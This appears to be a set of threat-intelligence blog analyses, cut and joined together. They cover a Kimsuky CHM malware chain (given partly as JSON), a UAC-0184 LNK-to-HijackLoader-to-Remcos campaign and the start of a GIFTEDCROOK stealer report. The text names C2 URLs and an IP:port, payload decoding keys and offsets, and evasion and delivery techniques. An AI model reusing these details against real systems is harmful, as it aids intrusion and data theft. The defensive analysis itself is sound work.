"Executed by wscript.exe //b //e:vbscript five minutes after registration and then at PT60M intervals.",
"Sleeps for 6000 through 12000 milliseconds before requesting bootservice.php?query=6."
],
"x_chain_stage": "persistent_vbscript_loader",
"x_scheduled_task": "Edge Updater",
"x_repetition_interval": "PT60M",
"x_disguised_extension": true
},
{
"id": "e007",
"type": "url",
"value": "http://acnms.dmdoc.dynv6.net/smltm/bootservice.php?tag=<6000-12000>&query=6",
"observed_at": "2026-06-22T09:56:17Z",
"source": "Controlled C2 replay",
"evidence": [
"The persistent OfficeUpdater loader reuses its 6000-through-12000 millisecond sleep value as the tag parameter.",
"The endpoint returned HTTP 200 and a 428-byte VBScript response."
],
"x_chain_stage": "powershell_handoff_delivery",
"x_http_status": 200,
"x_content_length": 428
},
{
"id": "e008",
"type": "hash",
"value": "962e7a2a0b6ea9926f2198db06aa1d67326a75de7168400f8863fe7a23e51ef8",
"observed_at": "2026-06-22T09:56:17Z",
"source": "Captured query=6 response",
"evidence": [
"SHA-256 of the 428-byte VBScript returned by bootservice.php?query=6.",
"The script launches cmd.exe and hidden PowerShell through WScript.Shell.Run.",
"PowerShell requests checkservice.php?idx=5, invokes the response with iex and then calls LogAction -ur with the C2 base URL."
],
"x_chain_stage": "vbscript_to_powershell_handoff",
"x_artifact_name": "bootservice-query6.vbs",
"x_size": 428
},
{
"id": "e009",
"type": "url",
"value": "http://acnms.dmdoc.dynv6.net/smltm/checkservice.php?idx=5&tag=<1-10000>",
"observed_at": "2026-06-22T09:56:26Z",
"source": "Controlled C2 replay and captured query=6 response",
"evidence": [
"The query=6 stage decodes %26 to an ampersand, producing idx=5&tag=<random>.",
"The response is expected to be executed by Invoke-Expression and to define a LogAction function.",
"During replay the endpoint returned HTTP 200 with Content-Length 0 and no final PowerShell body."
],
"x_chain_stage": "selective_final_payload_endpoint",
"x_http_status": 200,
"x_content_length": 0,
"x_empty_sha256": "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855"
},
{
"id": "e010",
"type": "file",
"value": "<withheld PowerShell payload defining LogAction>",
"source": "Inferred from captured query=6 launcher",
"evidence": [
"The launcher executes the checkservice.php response in the current PowerShell context and immediately invokes LogAction -ur $base_url.",
"No implementation was returned to the analyzed environment."
],
"x_chain_stage": "unobserved_final_payload",
"x_placeholder": true,
"x_observation_status": "expected-but-withheld"
}
],
"chain": [
{
"entity_id": "e001",
"role": "entry",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "User-facing CHM lure and initial execution point. CHM execution is represented in ATT&CK rather than as an IIM infrastructure technique."
},
{
"entity_id": "e002",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Local bootstrap artifact that transports execution from the CHM to the first remote stage."
},
{
"entity_id": "e003",
"role": "staging",
"techniques": [
"IIM-T008"
],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Remote script-delivery endpoint hosted below the DynV6 dynamic-DNS namespace."
},
{
"entity_id": "e004",
"role": "payload",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Operational reconnaissance, persistence and exfiltration payload."
},
{
"entity_id": "e005",
"role": "c2",
"techniques": [
"IIM-T008"
],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Host-inventory collection endpoint on the same DynV6-backed infrastructure."
},
{
"entity_id": "e006",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Persistent local loader that periodically resumes the remote delivery chain."
},
{
"entity_id": "e007",
"role": "staging",
"techniques": [
"IIM-T008"
],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "Second remote script-delivery endpoint hosted below the DynV6 dynamic-DNS namespace."
},
{
"entity_id": "e008",
"role": "staging",
"techniques": [],
"role_confidence": "confirmed",
"technique_confidence": "confirmed",
"needs_review": false,
"review_notes": "VBScript handoff that transitions execution into PowerShell and references the final endpoint."
},
{
"entity_id": "e009",
"role": "c2",
"techniques": [
"IIM-T008",
"IIM-T017"
],
"role_confidence": "confirmed",
"technique_confidence": "likely",
"needs_review": true,
"review_notes": "The endpoint is confirmed as the expected final code-delivery/C2 location. IIM-T017 is likely rather than confirmed because replay produced HTTP 200 with an empty body, but the exact gating decision was not identified.",
"x_candidate_techniques_not_asserted": [
"IIM-T019",
"IIM-T020",
"IIM-T021",
"IIM-T022"
]
},
{
"entity_id": "e010",
"role": "payload",
"techniques": [],
"role_confidence": "likely",
"technique_confidence": "tentative",
"needs_review": true,
"review_notes": "Placeholder required to preserve the launcher’s observed expectation. The payload body and its capabilities were not recovered."
}
],
"relations": [
{
"from": "e001",
"to": "e002",
"type": "drops",
"sequence_order": 1,
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"x_evidence": [
"The CHM-launched PowerShell writes Base64 data, decodes it to Link.ini and leaves the VBScript artifact on disk."
]
},
{
"from": "e001",
"to": "e002",
"type": "execute",
"sequence_order": 2,
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"x_evidence": [
"The CHM command executes Link.ini through wscript.exe //b //e:vbscript."
]
},
{
"from": "e002",
"to": "e003",
"type": "connect",
"sequence_order": 3,
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"x_evidence": [
"Link.ini performs a synchronous Microsoft.XMLHTTP GET to bootservice.php?query=1."
]
},
{
"from": "e003",
"to": "e004",
"type": "download",
"sequence_order": 4,
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"x_evidence": [
"The endpoint returned the captured 6338-byte VBScript and the bootstrap executed responseText."
]
},
{
"from": "e004",
"to": "e006",
"type": "drops",
"sequence_order": 5,
"observed_at": "2026-06-22T09:56:08Z",
"confidence": "confirmed",
"x_evidence": [
"The query=1 payload writes OfficeUpdater_*.ini to shell namespace 32."
]
},
{
"from": "e004",
"to": "e005",
"type": "communicates-with",
"sequence_order": 6,
"observed_at": "2026-06-22T09:56:11Z",
"confidence": "confirmed",
"x_evidence": [
"The query=1 payload uploads the Base64 inventory as Info.txt to finalservice.php."
]
},
{
"from": "e004",
"to": "e006",
"type": "execute",
"sequence_order": 7,
"confidence": "confirmed",
"x_evidence": [
"The query=1 payload registers OfficeUpdater_*.ini as the action of the hidden Edge Updater scheduled task."
]
},
{
"from": "e006",
"to": "e007",
"type": "connect",
"sequence_order": 8,
"observed_at": "2026-06-22T09:56:17Z",
"confidence": "confirmed",
"x_evidence": [
"The persistent loader requests bootservice.php?query=6 after its random sleep."
]
},
{
"from": "e007",
"to": "e008",
"type": "download",
"sequence_order": 9,
"observed_at": "2026-06-22T09:56:17Z",
"confidence": "confirmed",
"x_evidence": [
"The endpoint returned the captured 428-byte VBScript response."
]
},
{
"from": "e006",
"to": "e008",
"type": "execute",
"sequence_order": 10,
"observed_at": "2026-06-22T09:56:17Z",
"confidence": "confirmed",
"x_evidence": [
"OfficeUpdater invokes Execute(mx.responseText) on the query=6 response."
]
},
{
"from": "e008",
"to": "e009",
"type": "connect",
"sequence_order": 11,
"observed_at": "2026-06-22T09:56:26Z",
"confidence": "confirmed",
"x_evidence": [
"The query=6 response launches PowerShell, which uses Invoke-RestMethod to request checkservice.php?idx=5."
]
},
{
"from": "e009",
"to": "e010",
"type": "download",
"sequence_order": 12,
"observed_at": "2026-06-22T09:56:26Z",
"confidence": "tentative",
"x_evidence": [
"The launcher expects executable PowerShell defining LogAction, but the replayed response body was empty."
]
}
],
"attack_annotations": [
{
"technique_id": "T1218.001",
"name": "System Binary Proxy Execution: Compiled HTML File",
"tactic": "Defense Evasion",
"comment": "Review.chm uses Windows HTML Help shortcut execution to launch the bootstrap."
},
{
"technique_id": "T1059.005",
"name": "Command and Scripting Interpreter: Visual Basic",
"tactic": "Execution",
"comment": "The bootstrap, reconnaissance stage, persistent loader and PowerShell handoff are VBScript."
},
{
"technique_id": "T1059.001",
"name": "Command and Scripting Interpreter: PowerShell",
"tactic": "Execution",
"comment": "Hidden PowerShell decodes the bootstrap and later retrieves and executes the expected final stage."
},
{
"technique_id": "T1140",
"name": "Deobfuscate/Decode Files or Information",
"tactic": "Defense Evasion",
"comment": "certutil decodes embedded Base64 into Link.ini; later stages also use Base64 for collected data."
},
{
"technique_id": "T1105",
"name": "Ingress Tool Transfer",
"tactic": "Command and Control",
"comment": "VBScript and PowerShell retrieve additional code from bootservice.php and checkservice.php."
},
{
"technique_id": "T1082",
"name": "System Information Discovery",
"tactic": "Discovery",
"comment": "The query=1 payload collects computer, OS, memory, manufacturer, model and processor information."
},
{
"technique_id": "T1083",
"name": "File and Directory Discovery",
"tactic": "Discovery",
"comment": "The payload lists selected user and Program Files directories."
},
{
"technique_id": "T1057",
"name": "Process Discovery",
"tactic": "Discovery",
"comment": "The payload queries Win32_Process and records process names, PIDs and session IDs."
},
{
"technique_id": "T1053.005",
"name": "Scheduled Task/Job: Scheduled Task",
"tactic": "Persistence",
"comment": "The hidden Edge Updater task launches OfficeUpdater_*.ini and repeats every 60 minutes."
},
{
"technique_id": "T1112",
"name": "Modify Registry",
"tactic": "Defense Evasion",
"comment": "The query=1 payload changes IE first-run/association values and Edge IEToEdge RedirectionMode."
},
{
"technique_id": "T1041",
"name": "Exfiltration Over C2 Channel",
"tactic": "Exfiltration",
"comment": "Base64-encoded system inventory is uploaded to finalservice.php as Info.txt."
},
{
"technique_id": "T1071.001",
"name": "Application Layer Protocol: Web Protocols",
"tactic": "Command and Control",
"comment": "All observed stage delivery and inventory transfer uses HTTP."
}
]
}
Detection opportunities
The chain creates a distinctive set of behavioral relationships.
The fixed multipart properties provide additional detection opportunities:
Filename: Info.txt
Boundary: ----c2xkanZvaXU4OTA
Form field: MAX_FILE_SIZE
Value: 1000000
ATT&CK mapping
The observed behavior maps to the following techniques:
Technique
ID
Observed behavior
Compiled HTML File
T1218.001
CHM content executes through Windows HTML Help
PowerShell
T1059.001
Hidden PowerShell retrieves and executes code
Visual Basic
T1059.005
Multiple stages execute through VBScript
Scheduled Task
T1053.005
Hidden Edge Updater task runs hourly
System Information Discovery
T1082
WMI collects OS, hardware and memory data
Process Discovery
T1057
Win32_Process enumeration
File and Directory Discovery
T1083
User and program directories are listed
Modify Registry
T1112
IE and Edge-related values are modified
Deobfuscate/Decode Files
T1140
certutil decodes the embedded VBScript
Ingress Tool Transfer
T1105
Additional stages are retrieved over HTTP
Exfiltration Over C2 Channel
T1041
Base64 inventory is uploaded to the C2
IIM Mapping
Technique
ID
Description
Dynamic DNS Abuse
IIM-T008
The campaign hosted its staging, exfiltration and final payload-delivery endpoints beneath acnms.dmdoc.dynv6.net, using the DynV6 dynamic DNS service to provide a changeable domain layer in front of the C2 infrastructure
Traffic Distribution System (TDS)
IIM-T017
The final checkservice.php endpoint appears to act as a selective payload-delivery gate. Earlier stages were returned successfully, while the final request received HTTP 200 with an empty body despite the launcher expecting PowerShell code defining LogAction. The exact server-side selection criteria could not be determined
Geofenced Delivery
IIM-T019
Considered as a possible gating mechanism, but not confirmed. Requests routed through different countries did not recover the expected final payload, and the available results were insufficient to demonstrate country- or region-based delivery decisions
User-Agent / Client Filtering
IIM-T020
Considered but not confirmed. The chain uses Microsoft.XMLHTTP for the VBScript stages and Invoke-RestMethod for the final PowerShell request, allowing the server to distinguish clients through User-Agent or other HTTP characteristics. No client-specific delivery difference was conclusively observed
Request Fingerprinting Gate
IIM-T021
Considered but not confirmed. The server may evaluate request order, parameter structure, uploaded inventory, source IP or other request properties before returning the final payload. Controlled replay reproduced the expected sequence, but the responsible fingerprinting condition was not identified.
Time-Window Gating
IIM-T022
Considered but not confirmed. The original chain introduces a five-minute delay before the scheduled task begins and an additional randomized delay of six to twelve seconds before contacting the final endpoint. These timing values may contribute to server-side validation, but no time-dependent delivery behavior was demonstrated.
Attribution context
Kimsuky has a documented history of distributing Korean-language CHM files that display legitimate-looking decoy content while downloading script-based payloads. Previous reporting has also described CHM-based Kimsuky activity focused on collecting and exfiltrating information from infected systems. [1][2]
The analyzed sample is consistent with that broader tradecraft:
a Korean-language lure concerning North Korea
execution through a compiled HTML Help file
staged VBScript delivery
PowerShell-based follow-on execution
system and process profiling
script-based persistence
server-controlled payload selection
CHM-based delivery is not unique to Kimsuky and, on its own, would be insufficient for attribution. Confidence increases, when the delivery method is considered alongside the Korean-language decoy material, the infrastructure choices, recurring Kimsuky-associated artifacts, including the characteristic web server welcome message and the implementation details observed in the code.
Any one of these indicators could be imitated as part of a deception effort. Reproducing the full combination consistently across the lure, infrastructure, server behavior and malware logic would require a significantly greater level of effort. Taken together, these signals provide a much stronger basis for attributing the activity to Kimsuky.
Conclusion
The most notable aspect of this chain is zhe handoff between them.
The CHM launches a hidden bootstrap. The bootstrap retrieves a profiler. The profiler inventories the system, uploads the result and establishes persistence. The persistent loader introduces PowerShell. PowerShell then contacts a final endpoint that decides whether the victim receives the operational payload.
In the analyzed environment, that last decision was negative.
The actor exposed enough of the chain to reconstruct its discovery, exfiltration and persistence logic, but the final LogAction implementation remained behind a server-side delivery gate.
That separation complicates automated analysis and limits exposure of the actors most valuable component. It also provides us defenders with a useful lesson: an empty response does not necessarily mark the end of an inactive chain. It could also be evidence that the infrastructure is still making decisions.
In my previous UAC-0184 analysis, I documented a loader chain built around a legitimate Plane9 application, several local payload containers and a pseudo-PNG file carrying additional stages inside its IDAT chunks.
That chain eventually unpacked a collection of signed utilities and a PassMark network component.
The sample analyzed in this article uses a visibly different delivery package and ends with a much clearer final payload. Plane9 has been replaced with Microsoft OneDrive components, the local container names have changed and the campaign now delivers a fully configured Remcos Agent.
Underneath those changes, however, much of the loader architecture remains familiar.
The result is a useful example of tooling evolution for us: the exterior rotated, while the more expensive internal loading pipeline was retained.
Despite their names, none of the four apparent image or spreadsheet files are actual documents.
They are Windows shortcut files.
The archive therefore presents the victim with three apparent JPG images and one Excel workbook, while Windows may hide the final .lnk extension depending on the local Explorer configuration. The accompanying README.txt is written in Ukrainian and instructs the recipient to extract the files to the desktop before opening them:
Інструкція як відкрити файли
1. Витягніть їх з архіву (розпакуйте) на робочий стіл. Якщо Ви будете відкривати їх всередині архіву, то вони не відкриються
2. Двічі клацніть по розпакованих файлах
--- EN
Instructions for opening the files:
1. Extract them from the archive to the desktop.
They will not open if launched from inside the archive.
2. Double-click the extracted files.
This instruction is operationally useful for the attacker.
Launching shortcuts directly from an archive can behave differently depending on the archive utility and extraction context. Asking the victim to extract everything first ensures that the LNK files are placed together on disk and executed in a predictable environment.
It also gives the request a legitimate explanation: the files supposedly need to be unpacked because they cannot be opened from inside the ZIP.
Four lures, one execution pattern
Each LNK launches cmd.exe with delayed variable expansion enabled.
The command reconstructs the string:
MSXML2.XMLHTTP
from two smaller variables:
MSXM
L2.XML
It then writes a temporary VBScript that:
creates an MSXML2.XMLHTTP object;
performs an HTTP GET request;
sets a Windows PowerShell-style User-Agent;
writes the response using ADODB.Stream;
saves it as a temporary .ps1 file.
The shortcut subsequently executes the VBScript through cscript, launches the downloaded PowerShell file with a hidden window and deletes both temporary files.
The effective flow is:
The split strings and wildcard-heavy Get-Command expression are not sophisticated obfuscation. They are enough, however, to break simple searches for complete API names or common PowerShell download commands.
The four shortcuts reference four separate PowerShell URLs:
However, the files are not valid JPEG images. Their headers resemble deliberately corrupted or incomplete PNG signatures and standard file identification reports them only as generic data.
The PowerShell start command therefore only proves that Windows is instructed to open the files through the registered .jpg handler. It does not prove that a valid image is displayed to the victim.
No static reference indicating that ClusterHub.exe repairs or decrypts these files was identified in the analyzed loader components. They may serve as malformed decoys, auxiliary containers or artifacts intended to create visible activity while the sideload chain starts in parallel.
The final Remcos configuration also points back to the same address:
144.31.236.240:27018
This means the observed server performs at least two operational roles:
HTTP payload delivery
-> TCP Remcos command and control
There is no domain, redirector or separate delivery layer in the recovered artifacts.
The shortcuts connect directly to an IP address, the PowerShell scripts retrieve the second archive directly from the same IP and the final payload is configured to use that IP for C2.
From an operational-security perspective, this is convenient but noisy.
A single infrastructure indicator links the initial downloader, the secondary archive and the final malware controller.
I’m familiar with this subnet (AS202226) and fairly confident about the provider behind this IP address: h2.nexus. They offer cheap Windows Server hosting that can be paid for via cryptocurrency and they also support anonymous purchases through a Telegram bot.
In the last few samples i’ve analyzed they used a different Provider (Kraken-Network ISP). This was consistent for some time now, but now we see a change, this change also has to do with the deployment of Remcos V2, because they need a Windows VPS for hosting their C2 Center.
The full chain
The complete execution sequence becomes:
Yeah, i know, the chain is long…
… but each layer solves a specific problem:
the initial ZIP provides the lure context;
the LNK files hide executable command lines behind document names;
the temporary VBScript performs the first download;
PowerShell downloads and extracts the larger package;
the legitimate OneDrive binary provides the sideload host;
local .sym and .map files hide the encoded stages;
the HijackLoader bundle handles modular execution;
Remcos provides the final remote-access capability.
Inside szch45clusterhum.zip
The second archive contains the following relevant files:
This makes the directory look like a self-contained Windows application package.
The filenames UpdateRingSettings.dll and LoggingPlatform.dll fit naturally into a Microsoft software environment. The .sym and .map extensions can easily be dismissed as symbols, diagnostics or application metadata.
The decoy files also match the names presented by the original shortcuts.
The initial lure archive contains:
JPG_012.jpg.lnk
while the downloaded archive contains:
JPG_012.jpg
The PowerShell stage starts the malware and then opens the corresponding real image.
It’s actually not only filename masquerading, it’s a complete handoff from a fake shortcut to the real decoy document.
The OneDrive disguise
ClusterHub.exe is not a custom loader built from scratch.
Internally, it contains extensive Microsoft OneDrive and OneDrive Patcher strings, including:
The associated DLLs also retain legitimate-looking OneDrive symbols and type information.
This gives the package a much cleaner appearance than a random unsigned executable surrounded by several encrypted payloads.
ClusterHub.exe loads UpdateRingSettings.dll, which acts as the malicious loader component. LoggingPlatform.dll is also part of the local dependency chain and appears to preserve or forward expected functionality.
The attacker therefore did not only choose a signed executable that happens to search its local directory for a DLL. They packaged the malicious loader inside a coherent collection of OneDrive-related components.
That is the first major visual change compared with the previous sample. The earlier chain used a Plane9 application, the new chain uses Microsoft OneDrive software.
The two files that matter
The main local payload containers are:
monitor_base.sym
physicsdesc.map
Neither file is what its extension suggests. Both begin with large amounts of printable filler, making them appear text-like when inspected superficially.
The relevant structures are located further inside the files. The local loading sequence can be reduced to:
This is where the similarities to the previous UAC-0184 sample become difficult to ignore.
monitor_base.sym: the small loader stage
monitor_base.sym is approximately 35 KB.
Most of its beginning consists of filler. At offset 0x6BD8, the file contains a small structure describing the encoded payload:
Decoded size: 0x2084
Key: 0x3A12EA50
The following data is decoded by adding the key to each 32-bit value. The result is 8,324 bytes of x64 shellcode. No complex encryption is involved at this stage. It is a simple DWORD addition operation. The decoded shellcode contains several useful strings:
tapisrv.dll
IDAT
IEND
PNG
GET
http
Rtl...
The IDAT, IEND and PNG strings reveal the purpose of the next stage. The shellcode searches for and processes PNG-style chunks inside physicsdesc.map. The references beginning with Rtl also lead to the later use of RtlDecompressBuffer.
physicsdesc.map: another image that is not an image
The larger physicsdesc.map file is approximately 1.36 MB. It does not begin with a valid PNG signature. Instead, the file starts with another large filler region. The first real PNG-style IDAT chunk appears at offset:
0x4052
From this position onward, the file contains:
164 × IDAT chunks
1 × IEND chunk
Most IDAT chunks contain 8,192 bytes. The file is not a valid image, but enough of the internal PNG chunk structure is retained for the shellcode to parse it. The loader searches using a pattern equivalent to:
????IDAT
The four wildcard bytes correspond to the big-endian chunk length preceding the IDAT type. The shellcode concatenates the data areas of all matching chunks and interprets the first 16 bytes of the resulting stream as metadata.
The following payload data is XORed DWORD by DWORD using:
0x54EBEC5E
The XOR output is then decompressed using:
RtlDecompressBuffer
CompressionFormat = 2
Compression format 2 corresponds to:
COMPRESSION_FORMAT_LZNT1
The final decompressed bundle is approximately 2.14 MB.
The same loader architecture
This is the clearest technical connection to the previous sample.
The earlier chain:
The new chain:
The values changed:
different filenames;
different offsets;
different arithmetic keys;
different XOR keys;
different IDAT count;
different decompressed payload.
The architecture did not.
Both chains use:
a small local file containing arithmetic-encoded shellcode;
a larger secondary container with a printable filler prefix;
PNG-style IDAT chunks without a valid PNG header;
concatenation of chunk data;
fixed 32-bit XOR decoding;
Windows LZNT1 decompression;
a larger modular payload bundle;
execution through a legitimate software package.
This is a much more useful tracking characteristic than a filename or hash. Hashes disappear when the sample is rebuilt. The loader architecture requires actual development work to replace.
A 35-module HijackLoader bundle
The decompressed output contains a table of 35 named modules.
The module names expose the frameworks modular design.
There are separate 32-bit and 64-bit components for:
process creation;
scheduled-task execution;
UAC-related functionality;
Windows Defender interaction;
writing files;
reverse-shell execution;
custom injection.
The observed format is consistent with HijackLoader, also tracked as IDATLoader.
The IDAT container is therefore not an isolated packer trick. It belongs to a wider modular loader framework that can deploy different components and final payloads depending on its configuration.
Embedded PE files inside the loader bundle
The 35 module entries do not represent 35 standalone executables.
Many of them are shellcode fragments, configuration blocks or small architecture-specific routines. However, a structural scan of the fully decompressed HijackLoader bundle recovered eight complete PE files.
These files were carved from the same LZNT1-decompressed bundle described above, not from the final Remcos payload.
Embedded PE
Architecture
Internal role or identification
tcpvcon.exe
x86
Microsoft Sysinternals TCPView Console
FIXED
x86
Info-ZIP-based archive utility
LauncherLdr64
x64
64-bit launcher component
tinystub
x86
32-bit execution stub
tinystub64
x64
64-bit execution stub
tinyutilitymodule.dll
x86
32-bit utility DLL
tinyutilitymodule64.dll
x64
64-bit utility DLL
CUSTOMINJECT
x86 GUI
HearthstoneDeckTracker.exe, likely used as the CUSTOMINJECT host
These files were carved from the fully decompressed HijackLoader bundle, not from the final Remcos payload.
Seven of the eight PE offsets correspond directly to entries in the recovered 35-module table. The exception is tcpvcon.exe, which is stored near the beginning of the decompressed bundle before the named module data.
The first embedded executable is the legitimate Microsoft Sysinternals TCPView Console utility. Its original strings and license resources remain intact, including:
Usage: tcpvcon [-a] [-c] [-n] [process name or PID]
The module named FIXED contains Info-ZIP strings and appears to be a bundled or modified ZIP command-line utility.
The remaining binaries form part of the loaders execution and injection framework, with separate components for 32-bit and 64-bit systems.
The final carved PE is a legitimate copy of HearthstoneDeckTracker.exe. Its placement within the bundle suggests that it may be used as a host process for the loaders CUSTOMINJECT execution path, rather than being the injector itself.
Importantly, this executable is not the final Remcos payload! Remcos is stored separately in an encrypted tail region and only becomes a valid PE after applying the repeating 200-byte XOR layer and removing the leading key area.
This distinction shows that the decompressed stage is not simply a packed RAT. It is a complete deployment framework containing legitimate utilities, architecture-specific loaders, execution stubs and a signed host process for custom injection around the separately encrypted final payload.
A retained internal deployment path
One configuration value is especially interesting:
%windir%\SysWOW64\input.dll
The same destination also appeared in the previous UAC-0184 sample. In the earlier chain, input.dll belonged to the PassMark-based execution stack and was deployed together with VSLauncher.exe. The new loader bundle again contains the same input.dll path. This is a stronger tooling connection than the generic use of DLL sideloading. The external software stack changed from Plane9 to OneDrive, but part of the internal deployment logic remained intact. That is often how real tooling evolution looks.
Operators rotate the components most visible to defenders while retaining internal routines, path conventions and loader modules that continue to work.
The final encrypted region
The modular bundle contains another encrypted area of approximately 514 KB.
Its first 200 bytes form the XOR key.
Applying those 200 bytes cyclically to the complete encrypted region turns the key area into zeroes. A valid PE file begins immediately afterward at offset:
0xC8
The recovered executable identifies itself as:
Remcos Agent 7.1.0 Pro
Unlike the final stage in the previous sample, this leaves little ambiguity about the intended capability. HijackLoader handles staging and execution. Remcos provides the remote-access functionality.
Recovering the Remcos configuration
The Remcos executable contains a resource named:
SETTINGS
The resource uses RC4 encryption and follows a simple structure:
The key difference from the previous sample is the presence of a clear, statically recoverable controller. The earlier PassMark-based bundle did not expose an unambiguous external C2 endpoint in the analyzed artifacts.
This Remcos configuration does:
144.31.236.240:27018
The address is the same server used by the LNK shortcuts and PowerShell downloaders.
The decoy material
The secondary archive includes three image files:
JPG_012.jpg
JPG_013.jpg
JPG_014.jpg
and one spreadsheet:
spisokszch.xlsx
The Excel sheet spisokszch.xlsx is an internal Ukrainian military roster of AWOL/desertion cases (СЗЧ): 39 soldiers with names, ranks, AWOL dates, order and criminal case number and status. In this redacted version, all names, case/order numbers and unit IDs are removed by me, since I don’t know if this file is authentic.
These file names correspond directly to the initial LNK lures. The recovered PowerShell scripts explicitly open either JPG_012.jpg or JPG_013.jpg after starting ClusterHub.exe. The images therefore serve as visible decoys. The spreadsheet is a valid workbook containing a single sheet with 108 used rows.
Its content relates to Ukrainian military administration and includes fields such as:
military rank;
full name;
date of unauthorized absence;
date of return;
appointment and result order numbers;
referrals to the State Bureau of Investigation;
ERDR case information;
current location or status.
The workbook contains personal information, so individual rows and names are intentionally not reproduced here. The targeting context is nevertheless clear. It relates to Ukrainian military personnel and unauthorized absence cases. The document may have been created as a tailored lure, modified from an existing document or reused after being obtained elsewhere. The artifact alone does not establish which scenario is correct. It does demonstrate that the delivery package was prepared for a specific Ukrainian military-administrative audience.
What changed from the previous sample?
The tooling evolution becomes easier to see side by side.
Component
Previous sample
New sample
Initial lure
LNK leading to gated HTA stages
ZIP containing four document-named LNK files
First downloader
bitsadmin / mshta.exe
cmd.exe → temporary VBScript → PowerShell
Delivery server
169.40.135.35
144.31.236.240
Secondary archive
dctrprraclus.zip
szch45clusterhum.zip
Extraction directory
%APPDATA%\ApplicationData32
MSWinDistro
Visible host
Plane9 / Cluster-Overlay64.exe
OneDrive Patcher renamed ClusterHub.exe
Loader DLLs
Plane9Engine.dll, openvr_api.dll, evr.dll
UpdateRingSettings.dll, LoggingPlatform.dll
Small container
kernel-diag.lib
monitor_base.sym
Large container
filter.bin
physicsdesc.map
Container design
Fake prefix plus PNG IDAT chunks
Initial decoding
DWORD addition
DWORD addition
Main decoding
DWORD XOR
DWORD XOR
Compression
LZNT1
LZNT1
Bundle
Eight carved PEs and PassMark stack
35 named HijackLoader modules
Reused path
%windir%\SysWOW64\input.dll
Final capability
Signed network-capable utility stack
Remcos Agent 7.1.0 Pro
Static C2
Not recovered
144.31.236.240:27018
The delivery mechanism changed more substantially than the internal decoding pipeline. The previous chain relied on HTA files and a gated delivery path. The new sample uses document-named shortcuts, a temporary VBScript downloader and small PowerShell stages
Once ClusterHub.exe starts, however, the chain returns to a familiar design. This suggests that the delivery mechanism and the core loader can be changed independently. The actor can replace the initial access package without rebuilding the complete payload framework.
Infrastructure Intelligence Model chain
The observed infrastructure and artifact flow can be represented as the following IIM chain:
The same IP is therefore visible at both the staging and C2 positions. The chain does not show a separate redirector, domain or frontend service in the analyzed artifacts.
The IIM representation also highlights an important distinction:
144.31.236.240:80
is used for delivery while:
144.31.236.240:27018
is used by the final payload for command and control.
They are the same infrastructure entity performing different roles within the campaign flow.
Defensive observations
The strongest detections should focus on combinations of artifacts and behavior rather than one filename.
Initial archive and shortcut signals
Investigate archives containing apparent image or Office filenames that end in .lnk, especially when accompanied by instructions telling the user to extract them before opening.
Connections to the HTTP paths indicate delivery activity.
Connections to TCP port 27018 are associated with the recovered Remcos configuration.
Conclusion
The newly recovered initial artifacts complete the chain.
The campaign does not begin with ClusterHub.exe.
It begins with a Ukrainian-language archive containing four shortcuts disguised as images and a spreadsheet.
Those shortcuts construct a small VBScript downloader, retrieve PowerShell stages and delete the temporary files after execution. The PowerShell scripts download a second ZIP, extract a OneDrive-themed application package, start the sideload host and open a real decoy file.
From that point onward, the chain follows the same broad architecture documented in the previous UAC-0184 sample:
The actor changed the delivery mechanism.
They replaced the Plane9 exterior with OneDrive
They rotated the container names, keys, offsets and final payload
They retained the core loading pipeline and even reused the internal %windir%\SysWOW64\input.dll path
The newest build also provides a much clearer endgame.
The modular HijackLoader bundle decodes Remcos Agent 7.1.0 Pro, configured to communicate with the same server that delivered the initial PowerShell stages and secondary archive:
144.31.236.240:27018
The exterior changed. The loader skeleton remained. And this time, the complete path from the first click to the final controller is visible.
The sample discussed here follows the same general idea, but the implementation is different.
This time, the actor uses an ADS-based WinRAR path traversal to silently place a shortcut in the Windows Startup directory while dropping two additional stages into C:\ProgramData.
The PowerShell loader is still buried under generated garbage, but the payload behind it is more interesting: an additively encoded, headerless PE image containing its own reflective mapper.
Underneath that loader sits a browser and file stealer targeting Chromium, Firefox, documents, VPN configurations, KeePass databases and other potentially sensitive material.
So, let’s take the chain apart.
Before we start:
I wilI will use my Infrastructure Intelligence Model (IIM) to demonstrate how easily two attacks from the same actor can be compared without reducing the analysis to changing hashes, filenames and IP addresses.
If you are new to IIM, I recommend reading the following pages first:
Traditional threat intelligence platforms are good at storing indicators and mapping techniques. What they often fail to preserve is the structure of the attack itself:
How was the payload delivered?
Which component triggered execution?
What changed between campaigns?
Which parts of the chain remained stable?
This becomes especially visible with actors such as Gamaredon. Their infrastructure, filenames, scripts and payloads rotate constantly, while recurring operational patterns often remain hidden across separate reports and IOC collections.
IIM models each component by its role inside the chain, such as Entry, Staging, Payload or C2. This makes different campaigns directly comparable, even when all underlying indicators have changed.
The result is what I call Tooling Evolution Intelligence: understanding how an actors delivery methods, loaders, payload formats and operational decisions evolve over time.
In the following analysis, two UAC-0226/GIFTEDCROOK attacks are placed into the same IIM view. The underlying pattern remains recognizable, while changes in persistence, payload encoding, in-memory loading and telemetry become visible immediately.
Initial archive structure
The archive was presented as a Ukrainian PDF named:
взвод розвідки.pdf
This roughly translates to:
Reconnaissance platoon
The visible PDF contains references to:
Дрон на оптоволокні
Fiber-optic drone
Літак-розвідник
Reconnaissance aircraft
It also contains names and military ranks.
That is a much narrower theme than a generic military document. The lure appears specifically designed around Ukrainian reconnaissance and UAV-related personnel.
These are not merely oddly named files. The syntax is consistent with NTFS Alternate Data Streams combined with path traversal. If you follow this Blog, you might already know this CVE through my Gamaredon (UAC-0010) series.
